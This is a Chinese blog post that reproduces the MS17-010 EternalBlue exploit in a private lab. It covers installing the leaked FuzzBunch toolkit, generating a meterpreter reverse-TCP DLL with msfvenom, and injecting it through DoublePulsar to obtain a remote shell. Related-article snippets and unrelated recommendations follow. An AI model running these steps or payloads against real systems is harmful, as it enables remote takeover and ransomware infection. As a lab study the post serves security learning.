
【研究】ms17-010永恒之蓝漏洞复现
1 永恒之蓝漏洞复现(ms17-010)
1.1 漏洞描述:
Eternalblue通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,恶意代码会扫描开放445文件共享端口的Windows机器,无需用户任何操作,只要开机上网,不法分子就能在电脑和服务器中植入勒索软件、远程控制木马、虚拟货币挖矿机等恶意程序。
1.2 漏洞影响:
目前已知受影响的 Windows 版本包括但不限于:Windows NT,Windows 2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8,Windows 2008、Windows 2008 R2、Windows Server 2012 SP0。
1.3 漏洞复现:
1.3.1 环境搭建
攻击机1: Kali-Linux-2017.1-vm-amd64 IP:192.168.1.250,
攻击机2: windows7 x86 SP1 IP:192.168.1.3
靶 机: windows7 x64 IP:192.168.1.30
1.3.1.1 Windows7 (x86)攻击机工具安装及配置
Python 2.6:https://www.python.org/download/releases/2.6/
PyWin32 v212:https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/
Shadow Brokers工具包:https://github.com/misterch0c/shadowbroker.git

Python2.6工具直接安装即可,PyWin32 v212的安装需要以管理员权限执行,shadowbrokers-master直接解压到指定目录,在其子目录windows中建立listeningposts文件夹,同时修改FuzzyBunch.xml文件内容,设置相应的ResourcesDir和LogDir参数值,修改结果如下图所示。
验证fuzzbunch是否成功安装,结果如下图所示。

界面显示fuzzbunch版本等相关信息表示该工具已成功安装。
1.3.2 Kali下生成木马程序
Kali下生成木马程序使用到metasploit framework中的msfvenom,具体参数可参考文档:http://www.freebuf.com/sectool/72135.html。这里我们使用到-p和-f两个参数,分别表示载荷和格式,具体命令为:
msfvenom –p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.250 LPORT=5555 –f dll > s.dll
说明:-p指定攻击载荷,LHOST指定监听地址,LPORT指定监听端口,-f指定木马程序格式为dll,>指定生成木马程序的保存路径,s.dll表示木马程序保存在当前目录下,我们可以通过ls查看。

1.3.3 Fuzzbunch基本配置

将生成的木马程序copy到win7攻击机中c盘根目录下。然后使用fuzzbunch做些简单的配置,配置参数如下图所示。

基本配置设置完成后,开始新建项目,根据提示,我们选择5,然后给项目起个名称,其它设置保持默认即可,结果如下图所示。
项目配置完成后,下面直接使用永恒之蓝模块建立后门,具体配置如以下各图所示,除特别说明外,其它配置保持默认即可。

此处操作系统选择1。

此处选择1。

最终结果如下图所示。
1.3.4 Kali下开启监听
同样使用windows/x64/meterpreter/reverse_tcp载荷,具体参数设置如下图所示。

参数配置完成后执行exploit命令。
1.3.5 注入s.dll木马程序

在windows7(x86)攻击机中使用Doublepulsar模块向靶机注入木马程序,具体过程如以下各图所示,除特殊说明外,其它配置保持默认即可。

操作系统选择64位的,如下图所示。
指定木马程序,如下图所示。


1.3.6 Kali反弹shell结果
结果如以下各图所示。

【研究】ms17-010永恒之蓝漏洞复现的更多相关文章
- EternalBlue永恒之蓝漏洞复现
EternalBlue漏洞复现 1. 实训目的 永恒之蓝(EternalBlue)是由美国国家安全局开发的漏洞利用程序,对应微软漏洞编号ms17-010.该漏洞利用工具由一个名为”影子经济人”( ...
- Metasploitable3学习笔记--永恒之蓝漏洞复现
漏洞描述: Eternalblue通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,恶意代码会扫描开放445文件共享端口的Windows机器,无需用户任何操作,只要开机上网,不 ...
- ms17-010 永恒之蓝漏洞复现(CVE-2017-0143)
0x01 首先对目标机的开放端口进行探测,我们可以使用探测神器nmap 发现开放的445端口,然后进行下一步的ms17-010的漏洞验证 0x02 打开MSF美少妇神器,用search命令搜索ms17 ...
- PJzhang:ms17-010永恒之蓝漏洞在windows 2008R2中的复现
猫宁!!! 参考: https://www.anquanke.com/post/id/86245 https://xz.aliyun.com/t/2536 https://www.cnblogs.co ...
- “永恒之蓝"漏洞的紧急应对--毕业生必看
早上6点多起床了,第一次起这么早,昨天晚上12点多,看到了一则紧急通知,勒索软件通过微软"永恒之蓝"漏洞针对教育网进行了大规模的攻击,而且有很多同学中招.中招后的结果如下图所示. ...
- CVE-2020-0796“永恒之黑”漏洞复现
0x00 漏洞概述 Microsoft Server Message Block 3.1.1(SMBv3)协议在处理某些请求的方式中存在代码执行漏洞.攻击者可以精心构造数据包发送到SMB服务器,无需经 ...
- 永恒之蓝MS17010复现
MS17010复现 靶机win7:192.168.41.150 攻击kali: 192.168.41.147 扫描 通过auxiliary/scanner/smb/smb_ms17_010模块扫描 ...
- 永恒之蓝EternalBlue复现
0x01 漏洞原理:http://blogs.360.cn/blog/nsa-eternalblue-smb/ 目前已知受影响的 Windows 版本包括但不限于:Windows NT,Windows ...
- 使用kali中的Metasploit通过windows7的永恒之蓝漏洞攻击并控制win7系统(9.27 第十三天)
1.开启postgresql数据库 2.msfconsole 进入MSF中 3.search 17-010 搜索cve17-010相关的exp auxiliary/scanner/smb/smb_ms ...
随机推荐
- 第八课 ROS的空间描述和变换
1.tf的实际应用 1)在机器人的配置中 从上面可以看出激光雷达中心距离机器人底座的中心有20cm,激光雷达的中心距机器人底座中心有10cm,如果激光雷达在障碍物前面0.3米,那么机器人底座离障碍物多 ...
- 《架构师杂志》评述:Scott Guthrie
发布日期: 2007-03-29 | 更新日期: 2007-03-29 Scott Guthrie 是 Microsoft 开发事业部的总经理.他领导着负责构建 CLR(公共语言运行库).ASP. ...
- web端访问文件没有权限的问题
背景 : ftp的PHP项目中的某些文件没有写入的权限..系统报注意错误!!! 原因 : 一般情况下,web端访问网站一般使用的是WWW权限(有限制的权限组)去访问, 但是我们编程开发的时候, 有可能 ...
- Http报头中不能添加中文字符
今逢一Bug,如下: Invalid non-ASCII or control character in header: 0x6D4B 大意为:报头中有非法字符.故可将其编码后,set入Header, ...
- nova挂载volume源码分析
当nova volume-attach instance_uuid volume_uuid 执行后,主要流程如下: 使用的存储类型是lvm+iscis 1.nova client解析该命令行,通过re ...
- WPF DataGrid CheckBox 多选 反选 全选
效果图 实现此效果的必要关键是 Style+DataTemplate 关键代码: <Window.Resources> <DataTemplate x:Key="Check ...
- MongoDB 副本集配置,开启账号认证
MongoDB 自带功能强大的主从,配置也很简单,从零开始花了30分钟搞定 3台以上机器IP: 192.168.1.24, 192.168.1.25, 192.168.1.26, 192.168.1. ...
- oracle闪回存储过程
源地址:https://www.baidu.com/link?url=qgVCi_BLGOYqxJN0Fqqt-9N0SmCwtGI70SIh-TFpx1nP6oaVoMj8H6yjEqilto6TM ...
- loj #2116. 「HNOI2015」开店
#2116. 「HNOI2015」开店 题目描述 风见幽香有一个好朋友叫八云紫,她们经常一起看星星看月亮从诗词歌赋谈到人生哲学.最近她们灵机一动,打算在幻想乡开一家小店来做生意赚点钱.这样的想法当然非 ...
- uoj#344. 【清华集训2017】我的生命已如风中残烛(计算几何)
题面 传送门 题解 orzxyx 首先我们发现,一个点如果被到达大于一次,那么这个点肯定在一个环上.所以在不考虑环的情况下每个点只会被到达一次,那么我们就可以直接暴力了 简单来说,我们对每个点\(i\ ...